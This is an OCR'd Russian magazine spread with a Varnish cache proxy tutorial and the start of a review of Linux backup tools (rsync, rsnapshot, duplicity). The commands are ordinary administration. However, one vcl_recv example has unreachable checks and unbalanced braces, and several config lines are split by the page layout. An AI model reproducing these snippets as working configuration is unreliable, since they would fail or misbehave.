
Будь внимателен к точности, ведь точность наверняка внимательна к тебе! ⌶





ПОЛИРОВЩИК ДЛЯ ВЕБ-САЙТА

ЗНАКОМИМСЯ С КЕШИРУЮЩИМ ПРОКСИ VARNISH

Мартин «urban.prankster» Пранкевич
martin@synack.ru

Syaheir Azizan@shutterstock.com

Обработка большого числа запросов может быть весьма тяжелой задачей, забирающей ресурсы веб-сервера. Чтобы снять нагрузку, используют фронтенд, в качестве которого могут выступать легкие nginx/lighttpd или кеширующий прокси-сервер. Во втором качестве очень популярен Squid, он универсален, но не всегда оптимален. И именно в этой задаче его более эффективно заменяет Varnish.

НЕМНОГО О ПРОЕКТЕ

Varnish (varnish-cache.org) представляет собой кеширующий «обратный» (reverse) прокси-сервер и акселератор HTTP. Принцип его работы в общем стандартен для такого класса программ. Он получает запрос, обрабатывает его и сразу выдает ответ, если он присутствует в кеше; если нет, то обращается к веб-серверу за результатом. Ответ помещается в кеш. Varnish написан с нуля для норвежской газеты Verdens



Проект уже предоставляет большое количество модулей

Gang. Версия 1.0 появилась в 2006 году, в 2014-м представлен релиз 4.0. Основной код доступен под BSD-подобной лицензии, но есть и коммерческие модули.

Проект сразу привлек к себе внимание весьма громкими заявлениями автора, одного из разработчиков FreeBSD Пола-Хеннинга Кампа (Poul-Henning Kamp) о том, что все (с намеком на Squid) сделано неправильно. И действительно, Varnish выделяет современный дизайн, эффективно использующий возможности современных многопроцессорных систем (Squid научился работать с SMP чуть позже с версии 3.2). Многопоточность реализована с помощью стандартных потоков POSIX, их количество регулируется. Это одна из причин, почему Varnish

не очень хорошо работает в Windows. Каждый запрос обрабатывается в отдельном потоке. Причем с версии 4.0 за получение запроса от пользователя и передачу запроса серверу отвечают разные потоки, что еще более повысило производительность. Varnish поддерживает технологию ESI (Edge Side Includes), позволяющую разбивать веб-страницу на части и запрашивать их отдельно. Кеш может хранить любую информацию. В итоге Varnish отлично подходит для кеширования динамического контента.

Для хранения данных (кеша, журналов операций) используется виртуальная память. Управлением того, что выгружается на диск, занимается ОС. Здесь авторы Varnish справедливо считают, что разработчики ОС свое дело знают, а дублирование только ухудшает производительность.

В отличие от Squid, который изначально больше ориентировался на кеширование клиентских запросов, Varnish был разработан и оптимизирован именно в качестве ускорителя HTTP и ничего другого больше не умеет. Мы не найдем здесь поддержку остальных протоколов (FTP, SMTP и прочие), не увидим возможности прямого прокси — кеширования веб-страниц для экономии внешнего трафика (Varnish «привязывается» к бэкендам). Естественно, отличаются и возможности по конфигурированию.

Язык конфигурации Varnish Configuration Language (VCL) — динамический, скрипт сам по себе по сути является отдельным плагином. Код транслируется в C (можно сразу писать встраиваемый код на C), после чего инструкции компилируются в библиотеку и подгружаются в память. Можно вносить изменения в конфигурацию на лету. Инструкции в VCL позволяют кешировать только определенные запросы, снижая нагрузку при генерации динамических объектов, блокировать доступ к определенным каталогам и скриптам, подменять заголовки и многое другое. Есть и механизм проверки работоспособности бэкендов (замер времени ответа, счетчик неудачных проверок и так далее), возможность перезаписи и перенаправления (rewrite) запросов. Вообще, такой подход позволяет производить с HTTP-трафиком практически любые манипуляции, которые можно ограничить только собственным воображением. Поддерживается балансировка нагрузки (round robin, random и DNS, Client IP). Возможности расширяются при помощи модулей, называемых VMOD (Varnish MODules). Проект предоставляет необходимую документацию, позволяющую написать такой модуль самостоятельно. Часть модулей (varnish-cache.org/vmods) уже включены в стандартную поставку, некоторые доступны в виде концепта или находятся в разработке.

Сегодня Varnish используют такие веб-сервисы, как Facebook, Twitter, Vimeo и Tumblr.

УСТАНОВКА И БАЗОВАЯ НАСТРОЙКА VARNISH

Официально рекомендуется установка Varnish на современных версиях x64-битных Linux, FreeBSD или Solaris. Пакеты можно найти в дополнительных репозиториях (вроде EPEL или Ubuntu Universe) большинства дистрибутивов Linux и портах *BSD-систем. Сам проект предоставляет репозитории и подробные инструкции для Red Hat, Debian, Ubuntu и FreeBSD. В большинстве случаев следует использовать именно репозиторий разработчика, так как в нем находится более свежая версия продукта. Возможна работа и в Windows (через Cygwin), но оптимизация под *nix-системы не гарантирует максимальной производительности результата. На сайте доступны две версии Varnish — 3.x и 4.x, обе являются стабильными, но поддержка линейки 3.x будет прекращена в первой половине 2015 года. Кстати, код достаточно хорошо написан, поэтому исправлений вносится мало (например, 3-я ветка, появившаяся в июне 2011-го, содержала всего шесть версий), можно не бояться использовать свежие релизы. Стандартно Varnish ставится перед веб-сервером и кеширует запросы. В нагруженных системах иногда используют более сложный вариант, когда вначале запрос принимает легкий веб-сервер (nginx, lighttpd), который умеет быстро отдавать определенные страницы. При необходимости этот сервер через Varnish обращается к основному HTTP-серверу, генерирующему контент. Varnish при наличии информации в кеше отдает ее оттуда.

Для примера установим Varnish в Ubuntu 14.04 LTS в качестве фронтенда Apache. В других дистрибутивах отличия только в расположении конфигурационных файлов и особенностях пакетных систем.

```
$ sudo apt-get install apt-transport-https curl
$ sudo curl https://repo.varnish-cache.org/↵
ubuntu/GPG-key.txt | apt-key add -
$ sudo echo "deb https://repo.varnis↵
cache.org/ubuntu/ trusty varnish-4.0"
>> /etc/apt/sources.list.d/varnis↵
cache.list
$ sudo apt-get update
$ sudo apt-get install varnish
```

Вот, собственно, и все. После установки Varnish стартует и что-то там кеширует. Займемся конфигурированием. Установки параметров запуска демона производятся в файле /etc/default/varnish. Первоначально он сконфигурирован с некоторыми параметрами. Если открыть файл, то увидим внутри три готовые настройки: minimal, с VCL и advanced.

По умолчанию активирован второй режим. При этом сервер принимает подключения на порт 6081, для администрирования используется localhost:6082, а бэкенд определяется в VCL. Для кеширования выделяется 256 Мб памяти. Настроим так, чтобы Varnish слушал 80-й порт, кешируя запросы HTTP-сервера, расположенного на этой же машине. Комментируем настройки второго варианта и в качестве шаблона будем использовать advanced, как более наглядный.

```
$ sudo nano /etc/default/varnish
# Запускать демон varnishd при загрузке системы
```

Терминал - user@exampl... 26 Ноя, 18:26
Терминал - user@example: ~
Файл Правка Вид Терминал Вкладки Справка

```
## Alternative 1, Minimal configuration, no VCL
#
# Listen on port 6081, administration on localhost:6082, and forward to
# content server on localhost:8080.  Use a 1GB fixed-size cache file.
#
# DAEMON_OPTS="-a :6081 \
#              -T localhost:6082 \
#              -b localhost:8080 \
#              -u varnish -g varnish \
#              -S /etc/varnish/secret \
#              -s file,/var/lib/varnish/$INSTANCE/varnish_storage.bin,1G"


## Alternative 2, Configuration with VCL
#
# Listen on port 6081, administration on localhost:6082, and forward to
# one content server selected by the vcl file, based on the request.
# Use a 256MB memory based cache.
#
DAEMON_OPTS="-a :6081 \
             -T localhost:6082 \
             -f /etc/varnish/default.vcl \
             -S /etc/varnish/secret \
             -s malloc,256m"


## Alternative 3, Advanced configuration
#
# See varnishd(1) for more information.
#
# # Main configuration file. You probably want to change it :)
# VARNISH_VCL_CONF=/etc/varnish/default.vcl
#
# # Default address and port to bind to
# # Blank address means all IPv4 and IPv6 interfaces, otherwise specify
# # a host name, an IPv4 dotted quad, or an IPv6 address in brackets.
# VARNISH_LISTEN_ADDRESS=
```

Файл /etc/default/varnish

```
START=yes
# Максимальное количество открытых
файлов (для ulimit -n)
NFILES=131072
# Максимальное количество залоченной
памяти (for ulimit -l) для блокировки
разделяемой памяти лога
# При необходимости следует увеличить
размер
MEMLOCK=86000
# По умолчанию экземпляр сервера
получает имя текущего узла. При запуске
нескольких экземпляров  его можно
переопределить при помощи -n или
INSTANCE=$(uname -n)
# По умолчанию слушаются все
интерфейсы, но можем указать IP
# VARNISH_LISTEN_ADDRESS=Порт,
на котором принимаются
подключения
VARNISH_LISTEN_PORT=80
# Админ-интерфейс IP и порт
VARNISH_ADMIN_LISTEN_ADDRESS=127.0.0.1
VARNISH_ADMIN_LISTEN_PORT=6082
# VCL-файл
VARNISH_VCL_CONF=/etc/varnish/default.
vcl DAEMON_OPTS="\
    -a ${VARNISH_LISTEN_
    ADDRESS}:${VARNISH_LISTEN_PORT} \
    -f ${VARNISH_VCL_CONF} \
    -T ${VARNISH_ADMIN_LISTEN_
       ADDRESS}:
       ${VARNISH_ADMIN_LISTEN_PORT} \
```

```
Терминал - user@exampl...
Терминал - user@example: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@example:~$ cat /etc/varnish/default.vcl
#
# This is an example VCL file for Varnish.
#
# It does not do anything by default, delegating control to the
# builtin VCL. The builtin VCL is called when there is no explicit
# return statement.
#
# See the VCL chapters in the Users Guide at https://www.varnish-cache.org/docs/
# and http://varnish-cache.org/trac/wiki/VCLExamples for more examples.

# Marker to tell the VCL compiler that this VCL has been adapted to the
# new 4.0 format.
vcl 4.0;

# Default backend definition. Set this to point to your content server.
backend default {
    .host = "127.0.0.1";
    .port = "8080";
}

sub vcl_recv {
    # Happens before we check if we have this in cache already.
    #
    # Typically you clean up the request here, removing cookies you don't need,
    # rewriting the request, etc.
}

sub vcl_backend_response {
    # Happens after we have read the response headers from the backend.
    #
    # Here you clean the response headers, removing silly Set-Cookie headers
    # and other mistakes your backend does.
}

sub vcl_deliver {
    # Happens when we have all the pieces we need, and are about to send the
    # response to the client.
```

Настройки в default.vcl

Это основные установки. С остальными можно познакомиться в файле или в документации проекта. Перестраиваем Apache, чтобы он слушал 8080-й порт. В зависимости от текущих установок это можно сделать в разных файлах, в общем идея выглядит так:

```
$ sudo nano /etc/apache2/ports.conf
  NameVirtualHost *:8080
  Listen 8080
```

Теперь осталось указать Varnish, где находится HTTP-сервер. В /etc/default/varnish это можно сделать при помощи ключа -b (-b localhost:8080), но удобнее для этого использовать VCL-файл, который указан в переменной VARNISH_VCL_CONF (в сырцах есть пример example.vcl). Открываем и смотрим, чтобы внутри была инструкция:

```
$ sudo nano /etc/varnish/default.vcl
  backend apache {
    .host = "127.0.0.1";
    .port = "8080";
  }
```

Минимальные установки готовы. Перезапускаем Varnish:

```
$ sudo service varnish start
```

Проверяем при помощи netstat, слушается ли порт и доступен ли веб-сервер.

ПРОДВИНУТЫЕ НАСТРОЙКИ

Это самый простой пример, и, как видим, заставить Varnish кешировать запросы очень легко, но он пока не «разбирается» и не вмешивается в трафик. Познакомившись с VCL, можно расширить базовые возможности. Параметров, которые можно настроить, очень много и, чтобы их описать, потребуется книга. VCL — это язык программирования, в котором найдем все, что положено: переменные, функции, комментарии и прочее. Вариантов использования много, и с ходу их освоить не получится. В качестве отправной точки можно рекомендовать документацию проекта, в частности Varnish Book (varnish-software.com/static/book). Также в Сети уже есть достаточно шаблонов (github.com/mattiasgeniar/varnish-3.0-configuration-templates) под разные ситуации, подготовленных самими пользователями. Они будут хорошим подспорьем при изучении возможностей VCL.

Varnish способен работать с несколькими HTTP-серверами (бэкендами). Каждый определяется аналогично примеру выше:

```
backend server1 {
    .host = "10.0.0.11";
}
backend server2 {
    .host = "10.0.0.12";
}
```

После чего можно строить правила, указывая серверы по имени. Если бэкенды равнозначны и используются только для распределения нагрузки, то достаточно сообщить об этом Varnish с помощью директивы director:

```
director balanced_servers round-robin {
    {
        .backend = server1;
    }
    {
    .backend = server2;
    }
}
```

Можно также использовать случайный выбор — для этого вместо round-robin прописываем random. Возможна реализация и более сложных алгоритмов. Но для этого нужно познакомиться с возможностями VCL-файлов. В default.vcl мы увидим несколько именованных

```
Терминал - user@example: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
[sudo] password for user:
200
-----------------------------
Varnish Cache CLI 1.0
-----------------------------
Linux,3.13.0-24-generic,x86_64,-smalloc,-smalloc,-hcritbit
varnish-4.0.2 revision bfe7cd1

Type 'help' for command list.
Type 'quit' to close CLI session.

varnish> help
200
help [command]
ping [timestamp]
auth response
quit
banner
status
start
stop
vcl.load <configname> <filename>
vcl.inline <configname> <quoted_VCLstring>
vcl.use <configname>
vcl.discard <configname>
vcl.list
param.show [-l] [<param>]
param.set <param> <value>
panic.show
panic.clear
storage.list
vcl.show <configname>
backend.list
backend.set_health matcher state
ban <field> <operator> <arg> [&& <field> <oper> <arg>]...
ban.list

varnish>
```

Список команд varnishadm

блоков (функций). По умолчанию параметры внутри отсутствуют, вот именно с их помощью и производится тонкая настройка кеширования. Кое-что можно установить, не вникая в работу приложений на веб-сервере, в более сложных случаях потребуется глубокий анализ выдаваемых страниц (проект предоставляет несколько утилит, о которых дальше).

Разберем некоторые из них. Порядок вызова функций наглядно показан в разделе VCL Basics (varnish-software.com/static/book/VCL_Basics.html), отдельные вопросы конфигурирования есть в документации (varnish-cache.org/docs). Списки ACL позволяют управлять доступом к определенным URL или вручную распределять или обрабатывать запросы некоторых клиентов. Создадим правило, которое включает все локальные узлы.

```
acl local {
        "localhost";
        "192.168.1.0"/24;
        ! "192.168.1.10";
    }
```

Как видим, разрешается инвертирование при помощи !, то есть 192.168.1.10 не попадает под правило. Теперь к этому списку можем обратиться при помощи конструкции (client.ip ~ local).

Функция vcl_recv вызывается при получении запроса и перед проверкой данных в кеше. Именно здесь можно модифицировать запрос, удалить cookie, произвести нормализацию, выбрать бэкенд в зависимости от запроса. По умолчанию Varnish не кеширует запросы с установленными cookie. Для статических страниц лучше активировать такую возможность, для этого просто вырезаем cookie. Также для примера запретим доступ к файлам cron.php и install.php для всех узлов, кроме локальных, и скажем Varnish, чтобы он перенаправлял все запросы к update.php сразу на бэкенд.

```
sub vcl_recv {
    set req.backend = apache
    if (req.url ~
    "\.(css|js|png|gif|jp(e)?g)")
    {
        unset req.http.cookie;
    }
    return (lookup);
    if (req.url ~ "^/(cron|install)\.↵
      php$" && !client.ip ~     local)
        {
           error 404 "Page not found.";
        }
    if (req.url ~ "^/update\.php$"
        return (pass);
        }
            }
```

Это, конечно, не все, что можно сделать. Используя req.http.User-Agent, можем распределять бэкенды в зависимости от браузера/устройства клиента. Подробнее: varnish-cache.org/docs/trunk/users-guide/devicedetection.html. Функция return в случае с vcl_recv может принимать аргументы: lookup — указывает на необходимость поиска в кеше, pass — сразу отправляет запрос на бэкенд. Последнее, как видим, позволяет избежать кеширования определенных типов файлов, например медиа или постоянно обновляющегося контента.

Некоторые функции вызывают пустыми, просто чтобы пропустить определенную проверку, указав нужный код возврата. Кроме указанных выше, возможны варианты: deliver, fetch, hash, pipe, error, restart, retry. Функция vcl_hash позволяет определить уникальность запроса, который будет кешироваться. По умолчанию хеш формируется на основании URL и IP/имени сервера. В большинстве случаев этого достаточно, но в некоторых ситуациях этого не хватает и, возможно, потребуется изменение правил. Например, для определения уникальности используют cookie.

Функция vcl_error позволяет генерировать контент, не обращаясь к веб-серверу. Используется для выдачи сообщений об ошибках и редиректа. Далее в зависимости от ситуации запрос обрабатывается vcl_fetch, vcl_pass и vcl_miss. В 4.0 они заменены на более удобные функции vcl_backend_fetch и vcl_backend_response, которые вызываются перед передачей запроса серверу и после получения ответа соответственно.

В следующем примере мы убираем выставление cookie для файлов изображений, а также задаем время жизни кешированного содержимого для этих файлов в один час.

```
sub vcl_backend_response {
    if (bereq.url ~ "\.(png|gif|jpg)$") {
        unset beresp.http.set-cookie;
        set beresp.ttl = 1h;
    }
}
```

И перед отправкой полученных от бэкенда данных вызывается функция vcl_deliver. В простейшем случае она пустует, то есть ответ передается без изменений. Но здесь можно при желании модифицировать заголовки. Для примера просто удалим все упоминания о Varnish:

```
sub vcl_deliver {
    remove resp.http.X-Varnish;
    remove resp.http.X-Powered-By;
}
```

Это, конечно, далеко не все возможности, но нужно идти дальше.

УПРАВЛЕНИЕ VARNISH

Работой Varnish можно управлять и отслеживать результат. Для этого в поставке идет несколько утилит, начинаю-

VAC OVERVIEW CONFIGURE BANS USERS SUPPORT MESSAGES Signed as vac Sign out

Production

Real Time Counters

[last 10 seconds average]

Cache Hit	90.32%
Cache Miss	9.68%
Cache Hit Pass	0.00%
Current Time stamp	28/11/2014 12:26:40
Client requests	7.75

Cache Hit

0 20 40 60 80 100

Group Summary

Status	127.0.0.1:6071_/var/lib/vac/v-1 is OK , 127.0.0.1:6072_/var/lib/vac/v-2 is OK , 127.0.0.1:6073_/var/lib/vac/v-3 is OK , 127.0.0.1:6074_/var/lib/vac/v-4 is OK
VCL	127.0.0.1:6071_/var/lib/vac/v-1 is OK, 127.0.0.1:6072_/var/lib/vac/v-2 is OK, 127.0.0.1:6073_/var/lib/vac/v-3 is OK, 127.0.0.1:6074_/var/lib/vac/v-4 is OK
Param	127.0.0.1:6071_/var/lib/vac/v-1 is OK, 127.0.0.1:6072_/var/lib/vac/v-2 is OK, 127.0.0.1:6073_/var/lib/vac/v-3 is OK, 127.0.0.1:6074_/var/lib/vac/v-4 is OK

Historical Data Counters [from 28/11/2014 12:19:05 , VAC server time]

Hit vs Miss vs Hit for pass

hit miss hitpass

Bandwith

Bytes transferred per second

Интерфейс Varnish Administration Console

щихся с varnish*. Все они описаны в разделе «Appendix A: Varnish Programs» Varnish Book. Основной утилитой является varnishadm. Именно с ее помощью производится администрирование, просмотр статуса и ошибок, загрузка модулей на лету. Принцип работы очень прост. Вызываем:

```
$ sudo varnishadm
```

После чего появится приглашение Varnish CLI. Чтобы получить список команд, следует ввести help.

Команд немного (23), значение большинства понятно из названия. Подробности по каждой можно получить, введя «help команда». Например, группа команд vcl.* позволяет просматривать модули и управлять их загрузкой-выгрузкой. Смотрим список модулей:

```
varnish> vcl.list
```

Команды param.show и param.set позволяют просматривать и изменять параметры сервиса, panic.show и panic.clear — отображать и очищать ошибки, ban и ban.list — указывать страницы, не подлежащие кешированию.

Две утилиты varnishtop и varnishhist очень помогают при первоначальной настройке, так как позволяют просмотреть список наиболее часто встречающихся параметров (URL, идентификаторы, статус и так далее). Первая утилита выводит их в виде top, вторая как гистограмму. При запросе можно использовать регулярные выражения, поэтому потеряться в большом количестве страниц невозможно. Например, просмотрим список наиболее запрашиваемых URL и заголовки:

```
$ varnishtop -i RxUrl
$ varnishtop -i RxHeader
```

Еще три очень полезные утилиты, позволяющие просмотреть статистику (varnishstat) и информацию в журналах (varnishlog и varnishncsa).

Скрипт varnishtest дает возможность проверить работу кеша Varnish. Для тех, кто не хочет разбираться с командной строкой, разработчики предлагают веб-интерфейс Varnish Administration Console (varnish-software.com/resources/vac-demo) — очень удобный инструмент, предлагающий произвести все описанные операции и получать статистику в наглядном виде.

Правда, есть минус — доступен он только в коммерческой версии Varnish Plus. Бесплатное ПО пока небогато вариантами. Плагины, поддерживающие Varnish, есть в системах мониторинга Collectd, Nagios, Cacti и других. Список известных проектов можно найти на сайте varnish-cache.org/utilities.




График загрузки Varnish в Collectd

ВЫВОД

Varnish — это очень гибкая программа, позволяющая управлять кешированием трафика с веб-ресурсов. Большие возможности подразумевают большое количество настроек. Поэтому некоторое время придется затратить на их изучение и подгонку под конкретные условия. Но результат того стоит.



БЭКАПЬ ВСЕГДА, БЭКАПЬ ВЕЗДЕ

ОБЗОР СРЕДСТВ РЕЗЕРВНОГО КОПИРОВАНИЯ В LINUX

Часто ли ты делаешь бэкапы? Между тем в *nix-системах существует множество самых разнообразных средств для их создания, начиная от самых маленьких и заканчивая огромными пакетами для энтерпрайз-сектора. Каждое из этих средств имеет свои особенности, у каждого свои преимущества и недостатки... Какое из них будешь использовать ты?

Роман Ярыженко
rommanio@yandex.ru

agsandrew@shutterstock.com

ВВЕДЕНИЕ

Аспект сохранения резервных копий (и их хранения), безусловно, один из важнейших в информационном мире: кому хочется, чтобы его данные в результате ошибки (программной ли или аппаратной) пропали? Соответственно, средств для создания бэкапов существует великое множество. Перечислю самые, на мой взгляд, необходимые требования к данным средствам:

- Удобство автоматизации и сам факт наличия таковой. Это требование, впрочем, практически полностью нивелируется наличием Cron'а во всех *nix-дистрибутивах общего назначения. Однако резервное копирование как раз тот самый случай, когда не стоит складывать все яйца в одну корзину.
- Поддерживаемые носители и сетевые резервные копии. Средство резервного копирования может быть сколь угодно замечательно, но если оно поддерживает только ограниченный набор носителей, на которые позволяется сохранять бэкапы, то оно не стоит и ломаного гроша. Особняком стоит создание бэкапов с помощью сетевых (в том числе и облачных) хранилищ. Здесь появляется такой аспект, как шифрование и передачи данных, и самих бэкапов.
- Удобство восстановления. Полагаю, здесь комментарии излишни, ибо, если произошла потеря данных, их восстановление должно быть как можно более быстрым и безболезненным.
- Удобство начального конфигурирования. Это требование, конечно, дискуссионно, поскольку настраивается создание бэкапов единожды. Тем не менее люди зачастую производят выбор в пользу куда менее функциональных средств только из-за их простоты.

Я не ставил цели разобрать подробно то или иное средство — практически по каждому из них можно написать отдельную книгу или как минимум статью. Здесь же будет именно краткий их обзор.

RSYNC И RSNAPSHOT

Несмотря на то что rsync изначально не был предназначен для резервного копирования (это всего лишь удобное средство для синхронизации файлов/каталогов по сети), его чаще всего используют именно с целью создания бэкапа на удаленном компьютере. Перечислю его возможности:

- работа по протоколу SSH (по желанию);
- передача только дельт файлов, то есть при внесении изменений передаются не файлы целиком, а лишь их изменившиеся части;
- сжатие данных при передаче;
- продолжение передачи файла после обрыва связи с того места, на котором произошел обрыв.

Приведу для начала самый простой пример его использования:

```
$ rsync --progress -e ssh -avz /home/adminuser/↵
Docs root@leopard:/home/adminuser/backup/
```

Ключи:

- -r — рекурсия;
- -l — сохранять симлинки;
- -p — сохранять права (стандартные, UGO, — для сохранения же ACL и расширенных атрибутов нужно использовать опции -A и -X соответственно);
- -t — сохранение mtime;
- -o — сохранение владельца файла (на удаленной машине, как и две последующие опции, доступно только root);
- -g — сохранение группы;
- -D — сохранение специальных файлов;
- -a — делает то же самое, что и комбинация перечисленных выше ключей (без сохранения ACL и расширенных атрибутов);
- -v — вывод имен файлов;
- -z — сжатие;
- -e ssh — команда, вызываемая для доступа к удаленной оболочке. То есть, если SSH находится на нестандартном порту, нужно использовать -e 'ssh -p3222';
- --progress — вывод индикатора прогресса.

Кроме того, следует обращать внимание на каталоги — если в конце имени передаваемого каталога стоит слеш, в каталог назначения будет передано только его содержимое, но не он сам.

Но эта команда имеет один недостаток. Если пользователь на стороне пункта назначения непривилегированный, скопировать некоторые системные атрибуты (такие как владелец файла/каталога) не получится. Для обхода этой проблемы есть опция --fake-super, которая сохраняет подобные вещи в расширенных атрибутах и которая должна указываться на принимающей стороне (и на ней же должна быть включена поддержка расширенных атрибутов). Кроме того, по умолчанию rsync копирует только имена пользователей, но не их числовые идентификаторы. Для синхронизации и числовых ID стоит использовать опцию --numeric-ids. С учетом всего этого для непривилегированного пользователя команда будет выглядеть так:




INFO

Существует три вида бэкапов — полный, дифференциальный и инкрементный. Дифференциальный бэкап включает в себя все изменения, которые были произведены с момента полного, инкрементный — только те, которые были произведены с момента последнего, будь то полный или же инкрементный.

Я не ставил цели разобрать подробно то или иное средство — практически по каждому из них можно написать отдельную книгу или как минимум статью. Здесь же будет именно краткий их обзор

Синхронизация с помощью rsync



Конфигурационный файл rsnapshot

```
Terminal - adminuser@xbuntu-1204-backup-client: ~
File Edit View Terminal Go Help
#################################################
# rsnapshot.conf - rsnapshot configuration file #
#################################################
#                                               #
# PLEASE BE AWARE OF THE FOLLOWING RULES:       #
#                                               #
# This file requires tabs between elements      #
#                                               #
# Directories require a trailing slash:         #
#   right: /home/                               #
#   wrong: /home                                #
#                                               #
#################################################

#######################
# CONFIG FILE VERSION #
#######################

config_version  1.2

###########################
# SNAPSHOT ROOT DIRECTORY #
###########################
```

```
$ rsync --progress -e ssh -avz
  --rsync-path="rsync↵
  --fake-super" --numeric-ids /home/
  adminuser/Docs↵
  adminuser@leopard:/home/admin↵
  user/ backup/
```

Rsnapshot, в свою очередь, представляет собой обертку вокруг rsync, написанную на Perl. Удобен тем, что есть конфигурационный файл и не нужно мучиться с параметрами. Также можно задавать preexec- и postexec-скрипты, что полезно, например, для предварительного архивирования. Сам rsnapshot использует по возможности жесткие ссылки, что значительно уменьшает размер копий на удаленном сервере — новые файлы передаются только в случае их изменения.

Rsync/rsnapshot сложно рассматривать в качестве средств именно резервного копирования — они не поддерживают практически ничего, что должны поддерживать нормальные средства подобного рода. Однако если у тебя есть два сервера и тебе нужно время от времени делать бэкапы конфигов — его для этого будет вполне достаточно.

DUPLICITY И DEJA-DUP

Как и практически все средства подобного рода, Duplicity реализует стандартную схему полного/инкрементного резервного копирования. Однако есть у него и свои особенности, одна из которых — шифрование бэкапов, а вторая — поддержка множества протоколов (SCP/SSH, FTP, WebDAV, rsync, HSI...).

Приведу пример использования данной утилиты:

```
$ duplicity full --encrypt-key↵
  75E1A006 /home/adminuser sftp://↵
  aduser@leopard//home/aduser/↵
  backup
```

Откомментировать тут надо разве что опцию --encrypt-key, которая указывает, какой ключ из связки ключей GPG будет использован (естественно, сама связка должна существовать). Кроме того, для SSH также используется аутентификация с помощью ключей, так что ключ должен быть импортирован на принимающей стороне.

Для создания инкрементной резервной копии можно либо указать аргумент incremental, либо вовсе ничего не указывать — в последнем случае Duplicity определит тип резервной копии автоматически. Можно также указывать список файлов/каталогов, включаемых / не включаемых в бэкап, — опции --include и --exclude. Помимо этих опций, есть еще аналогичные опции для (не)включения файлов по маске, но их лучше смотреть в man-странице.

Для полного восстановления нужно использовать аргумент restore. Например, так:

```
$ duplicity restore --encrypt-key↵
  75E1A006 sftp://adminuser↵
  @leopard//home/adminuser/backup↵
  /home/adminuser/restore
```

Однако иногда требуется восстановить только конкретный каталог/файл. Для этого нужно, во-первых, просмотреть список файлов в текущей резервной копии (аргумент list-current-files), во-вторых же, указать сами восстанавливаемые файлы вместе с аргументом restore — параметр --file-to-restore. Пример:

```
$ duplicity restore ↵
  --encrypt-key 75E1A006 ↵
  --file-to-restore 'Downloads' ↵
  sftp://adminuser↵
  @leopard//home/adminuser/↵
  backup /home/adminuser↵
  /restore
```


Кроме всего прочего, у Duplicity существует еще и графический фронтенд под названием Deja-Dup. Он действительно облегчает работу, однако не позволяет использовать асимметричное шифрование, что, впрочем, для домашних пользователей не столь критично.

В целом Duplicity уже более похож на средство резервного копирования, нежели rsync/rsnapshot. Здесь уже есть и шифрование, и поддержка облачных хранилищ, и разбивка получившегося архива на части (к слову, формат архива — старый добрый tar)... Однако есть у Duplicity и некоторые недостатки. К таковым можно отнести невозможность сохранения ACL и расширенных атрибутов.

```
Terminal - adminuser@xbuntu-1204-backup-client:~
File  Edit  View  Terminal  Go  Help
adminuser@xbuntu-1204-backup-client:~$ duplicity incremental --encrypt-key 75E1A
006 /home/adminuser sftp://adminuser@leopard//home/adminuser/backup
Local and Remote metadata are synchronized, no sync needed.
Last full backup date: Wed Oct 22 06:36:53 2014
--------------[ Backup Statistics ]--------------
StartTime 1414035482.09 (Wed Oct 22 23:38:02 2014)
EndTime 1414035523.52 (Wed Oct 22 23:38:43 2014)
ElapsedTime 41.43 (41.43 seconds)
SourceFiles 113691
SourceFileSize 13110236498 (12.2 GB)
NewFiles 217
NewFileSize 116725925 (111 MB)
DeletedFiles 5
ChangedFiles 43
ChangedFileSize 20253602 (19.3 MB)
ChangedDeltaSize 0 (0 bytes)
DeltaEntries 265
RawDeltaSize 119479640 (114 MB)
TotalDestinationSizeChange 116649105 (111 MB)
Errors 0
-------------------------------------------------

adminuser@xbuntu-1204-backup-client:~$
```

Инкрементное резервное копирование с помощью Duplicity



Фронтенд Duplicity — Deja-Dup

```
Terminal - adminuser@xbuntu-1204-backup-client:~
File  Edit  View  Terminal  Go  Help
Get:5 http://us.archive.ubuntu.com/ubuntu/ precise/main wodim amd64 9:1.1.11-2ub
